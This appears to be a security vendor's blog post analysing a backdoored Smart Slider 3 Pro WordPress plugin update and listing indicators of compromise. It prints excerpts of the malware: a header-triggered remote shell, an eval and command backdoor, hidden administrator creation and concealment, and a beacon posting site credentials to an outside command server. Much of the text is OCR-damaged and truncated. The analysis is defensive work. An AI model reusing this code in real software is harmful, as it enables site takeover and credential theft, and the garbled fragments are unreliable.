Critical Supply Chain Compromise in Smart Slider 3 Pro: Full Malware Analysis

Published
April 9, 2026

Edouard

Table of conte

01 About the
02 What happ
03 Technical analysis of the malware
04 Indicators of Compromise (IOC)
05 Conclusion

This blog post is a technical analysis of the supply chain compromise affecting **Smart Slider 3 Pro version 3.5.1.35** for WordPress. An unauthorized party gained access to Nextend's update infrastructure and distributed a fully attacker-authored build through the official update channel.

Any site that updated to 3.5.1.35 between its release on **april 7, 2026** and its detection approximately 6 hours later received a fully weaponized remote access


The Patchstack vulnerability database entry can be found here. While Patchstack has released a mitigation rule to protect against exploitation, it does not guarantee complete protection if the site has already been infected with malware.

01

About the Smart Slider 3 plugin

Smart Slider 3 is a popular WordPress slider plugin developed by Nextend↗, with over 800,000 active i es a drag-and-drop visual edito rs, and integrates with r uilder.

The plugin is wid ke, making it a high-value targe



02

What ha

Nextend has co date infrastructure and made unauthorized changes to Smart Slider 3 Pro version 3.5.1.35, the latest one at that time. This is a **supply chain compromise**: the attacker injected their own malicious code into the plugin and shipped it through the legitimate update channel. Every site that clicked “update” or ran an automatic component update willingly installed the backdoor, trusting the official distribution system.

According to Nextend, the compromised version was accessible through their update server for approximately 6 hours↗ before it was detected and pulled. A clean version 3.5.1.36 has since been released, and Nextend has published security advisories for both WordPress and Joomla editions.

was ever installed on your site, even briefly, the site should be treated as **fully compromised** and a cleanup should be performed as soon as possible (see Nextend guide here↗).

03

Technical analysis of the malware

Patchstack received the infected plugin main file for analysis. We identified extensive malicious code injected into the plugin's main PHP file, while the attacker preserved the legitimate pl the file (the PHP/WordPress call), so the plugin still loads

Between these t original `pre_http_requ cted a multi-layered backdoo es like a working plugin while silently providing full remote access to the server.

The malware operates in several stages, each designed to ensure deep, persistent, and redundant access to the compromised site.

1. Pre-authentication remote command execution via HTTP headers

The very first block of injected code sits outside any WordPress hook and executes on every single page load, including the frontend. It checks for a custom HTTP header `X-Cache-Status` with the hardcoded value `nw9xQmK4`. When this header is present, the code immediately:

directly to `shell_exec()`

- Outputs the command result and terminates execution

This gives the attacker an unauthenticated remote shell. We noted as well that the use of generic cache-related header names is a deliberate evasion technique designed to blend in with CDN or reverse proxy traffic.

```
/* @internal cache-init */
if (isset($_SERVER["HTTP_X_CACHE_STATUS"]) && $_SERVER["HTTP_X_CACHE_STATUS"] ===
    @ob_end_c
    @error_re
    header("C
    $ck = iss                                                    _CACHE_KEY"] : "a
    echo @she
    exit;
}
```


2. Authenticated backdoor with dual execution modes

The main backdoor body registers an `init` action operating behind a secret key stored in the `_wpc_ak` WordPress option. When a request includes the GET parameter `_chk` matching this key, the backdoor activates.

It supports two modes, controlled by the `m` GET parameter:

PHP mode (`m=php`): Base64-decodes the POST parameter `d` and passes it directly to `eval()`. This allows execution of arbitrary PHP code on the server, giving

Shell mode (default): Base64-decodes the same POST parameter and attempts to execute it as an OS command. The code iterates through six different execution functions (`shell_exec`, `exec`, `system`, `passthru`, `proc_open`, and `popen`) and uses the first one that is available and not in the `disable_functions` list. This fallback chain ensures command execution succeeds even on hardened PHP configurations.

```
if ($ak && isset($_GET["_chk"]) && $_GET["_chk"] === $ak) {
            while (@ob_end_clean()) {}
            @
            @
            h
            h
            h
            h

            $
            $raw  = isset($_POST["d"]) ? $_POST["d"] : "";
            $data = base64_decode($raw);

            if (!$data) { echo "OK"; die(); }

            if ($mode === "php") {
                ob_start();
                try { eval($data); } catch (\Throwable $e) { echo "PHP_ERR: " . $
                $out = ob_get_clean();
                echo ($out !== false && $out !== "") ? $out : "(no output)";
                die();
            }
```

```
            if (!function_exists($fn) || in_array($fn, $disabled)) continue;
            switch ($fn) {
                case "shell_exec": $out = @shell_exec($data . " 2>&1"); breal
                case "exec": $l=array(); @exec($data." 2>&1",$l); $out=implo
",$l); break 2;
                case "system": ob_start(); @system($data." 2>&1"); $out=ob_ge
                case "passthru": ob_start(); @passthru($data." 2>&1"); $out=
                case "proc_open":
                    $p=@proc_open($data,array(1=>array("pipe","w"),2=>array('
                    if(is_resource($p)){$out=stream_get_contents($pp[1]).stre
                                                                    =stream_get_cont
            }
            i                                                       != "") {

php=" . PHP_V
os=" . PHP_OS
user=" . get_current_user()
                    . "
disabled=" . ini_get("disable_functions") . "
cwd=" . getcwd();
            }
            echo $out;
            die();
        }
```


If no shell function is available, the backdoor returns a diagnostic payload containing the PHP version, operating system, current user, disabled functions list, and working

3. Hidden administrator account creation

The persistence function `**_wpc_deploy_persistence()**` creates a rogue WordPress administrator account designed to survive plugin removal:

- **Username:** `**wpsvc_**` followed by a 4-character hash derived from the site URL (ex: `**wpsvc_a3f1**`)
- **Email:** `**kiziltxt2@gmail.com**`
- **Display name:** "WordPress Service", chosen to look like a legitimate system account
- **Role:** Admin

The generated p with the username and e 64-encoded JSON blob. This tials at any time through any of t


```
function _wpc_deploy_persistence($ak) {
    global $wpdb;

    $uname = "wpsvc_" . substr(md5(get_option("siteurl")), 0, 4);
    $uemail = "kiziltxt2@gmail.com";
    $existing = get_user_by("login", $uname);
    if (!$existing) {
        $pass = wp_generate_password(16, false, false);
        $uid  = wp_insert_user(array(
            "user_login" => $uname,
            "user_pass"  => $pass,
            "user_email" => $uemail,
```

```
        ));
        if (!is_wp_error($uid)) {
            update_option("_wpc_uid", $uid, false);
            update_option("_wpc_uinfo", base64_encode(json_encode(array(
                "u" => $uname, "p" => $pass, "e" => $uemail
            ))), false);
            update_user_meta($uid, "show_admin_bar_front", "false");
        }
    } else {
        update_option("_wpc_uid", $existing->ID, false);
    }
[...]
```


The user ID is st… `bar_front` user meta is also… the frontend for this account.

4. User hidi…

Two filters work together to make the rogue account invisible to legitimate administrators:

The `pre_user_query` filter modifies every user list query in the admin area by appending a `WHERE` clause that excludes the hidden user's ID. This means the account will never appear in the Users screen, even when searching directly.

The `views_users` filter adjusts the role count badges displayed at the top of the Users screen (ex: "All (5)" / "Administrator (2)"). It decrements these counts so the numbers remain consistent, preventing administrators from noticing the discrepancy of an extra user that doesn't appear in the list.

```
        if (is_admin() && isset($q->query_where)) {
            $hidden = get_option("_wpc_uid", 0);
            if ($hidden) {
                $q->query_where .= $wpdb->prepare(" AND {$wpdb->users}.ID != %d",
            }
        }
    });

    add_filter("views_users", function ($views) {
        $hidden = get_option("_wpc_uid", 0);
        if (!$hidden) return $views;
        forea
            i
                                                    || $role === "a
                                                    iew);
            }
        }
        retur
    });
```


5. Credential and access key storage in WordPress options

The malware uses three custom WordPress options, all set with `autoload` disabled to reduce their visibility in option dumps:

- `_wpc_ak`: The secret authentication key (24 hex characters) used to gate access to all backdoor endpoints
- `_wpc_uid`: The user ID of the hidden administrator account

These options serve as the shared state across all persistence layers and are the first thing the attacker checks upon gaining access through any entry point.

6. Persistence across multiple locations using three additional redundant backdoors

Removing the plugin alone is not enough to eliminate the threat since the `_wpc_deploy_persistence()` function also installs copies of the backdoor in three additional locations, ensuring re-entry even after the compromised plugin is deleted.

a) Must-Use Plu **.php`**

The malware cre en writes a must-use plugin ching component. Mus s on every request, they ca l don't appear in the standard Plu

b) Theme infection: `functions.php`

The malware reads the active theme's **`functions.php`** file and checks whether it has already been infected. If clean, it appends an identical backdoor snippet to the end of the file. Since **`functions.php`** is loaded by WordPress on every request as part of the active theme, this backdoor survives plugin removal and persists as long as the theme is active.

c) Core file injection: `wp-includes/class-wp-locale-helper.php`

persistence layers, this backdoor does not depend on the WordPress database, but reads its authentication key from a `.cache_key` file stored in the same directory. This means it can survive database credential changes and works even if WordPress fails to bootstrap fully.

7. Command-and-control registration and data exfiltration

The final stage is the `_wpc_register_c2()` function, which transmits data to `https://wpjs1.com/api/v3/register-agent` with a comprehensive JSON payload containing:

- The site's ho
- The secret b
- The site's ho
- Smart Slide
- The WordPress admin email address
- The database name
- The server software string
- The **plaintext username and password** of the hidden administrator account
- A list of all installed persistence layers (`plugin,admin,mu,func,inc`)

The `sslverify` parameter is set to `false`, ensuring the request transmits even if the C2 domain uses a self-signed or expired certificate.

```
    $uinfo = get_option("_wpc_uinfo", "");
    $creds = $uinfo ? json_decode(base64_decode($uinfo), true) : array();

    $info = array(
        "url"  => home_url("/"),
        "key"  => $ak,
        "name" => parse_url(home_url(), PHP_URL_HOST),
        "note" => json_encode(array(
            "ss3"    => "3.5.1.35",
            "wp"     => get_bloginfo("version"),
            "
            "
            "                                                    ERVER["SERVER_SOF
            "
            "
            "
            "
        )),
    );

    define("_WPC_BEACON", true);
    @wp_remote_post("https://wpjs1.com/api/v3/register-agent", array(
        "body"      => json_encode($info),
        "headers"   => array("Content-Type" => "application/json"),
        "timeout"   => 8,
        "blocking"  => true,
        "sslverify" => false,
    ));
}
```

Files

- `wp-content/mu-plugins/object-cache-helper.php`
- `wp-includes/class-wp-locale-helper.php`
- `wp-includes/.cache_key`
- Modifications to the active theme's `functions.php` (search for `_wpc_ak`)

Database entries (wp_options table)

- `_wpc_ak` (
- `_wpc_uid`
- `_wpc_uinf

User accou

- Username matching `wpsvc_*` pattern
- Email address `kiziltxt2@gmail.com`
- Display name "WordPress Service"

Network indicators

- Outbound HTTP POST to `wpjs1.com`
- Inbound requests containing the `X-Cache-Status: nw9xQmK4` header
- Inbound requests with the `_chk` GET parameter

This incident is a textbook supply chain compromise, the kind that renders traditional perimeter defenses irrelevant. Generic firewall rules, nonce verification, role-based access controls, none of them apply when the malicious code is delivered through the trusted update channel. The plugin *is* the malware.

The sophistication of the payload is notable: rather than a simple webshell, the attacker deployed a **multi-layered persistence toolkit** with several independent, redundant re-entry points, user concealment, resilient command execution with fallback chains, and automatic C2 registration with full credential exfiltration.

patchstack

Start trial

Like it? Share it.

Alex Sandham
Account executive

Book a discovery call

Month

Get the latest WordPress security intelligence delivered to your inbox. **Get started with 5 bite-sized security lessons.**

Enter your email


Subscribe

I agree to receive news and updates from Patchstack.

Related articles

patchstack

Start trial



Security Adviso


SQL Injecti
Affecting 4

SM) Plugin

patchstack

Start trial

The Myth of Secure Hosting – Only 26% of Vulnerability Attacks Blocked By Hosts



Security Advisories January 22, 2026

Critical Arbitrary File Upload Vulnerability in RealHomes CRM Plugin Affecting 30k+ Sites

The first Application Security Platform covering the entire open-source vulnerability lifecycle.

patchstack

Start trial

Pricing

Application security (SCA)

RapidMitigate NEW

Threat Intelligence (API)

VS Monarx

VS Imunify360

VS Wordfence

Documentation

Service status

Log in

Managed VDP

Active VDP directory 1,170

Security auditing

Compliance (CRA) NEW

Log in NEW

Bug bounty

Bug bounty

Leaderboard

Guidelines

Learn NEW

Report

Discord

Log in NEW

WordPress

WooCommerce

Resources

Partners NEW

Vulnerability database

Whitepaper 2026 NEW

Articles

Case Studies NEW

Patchstack

About

Careers

Merch store

Media kit

LinkedIn

patchstack

Start trial

patchstack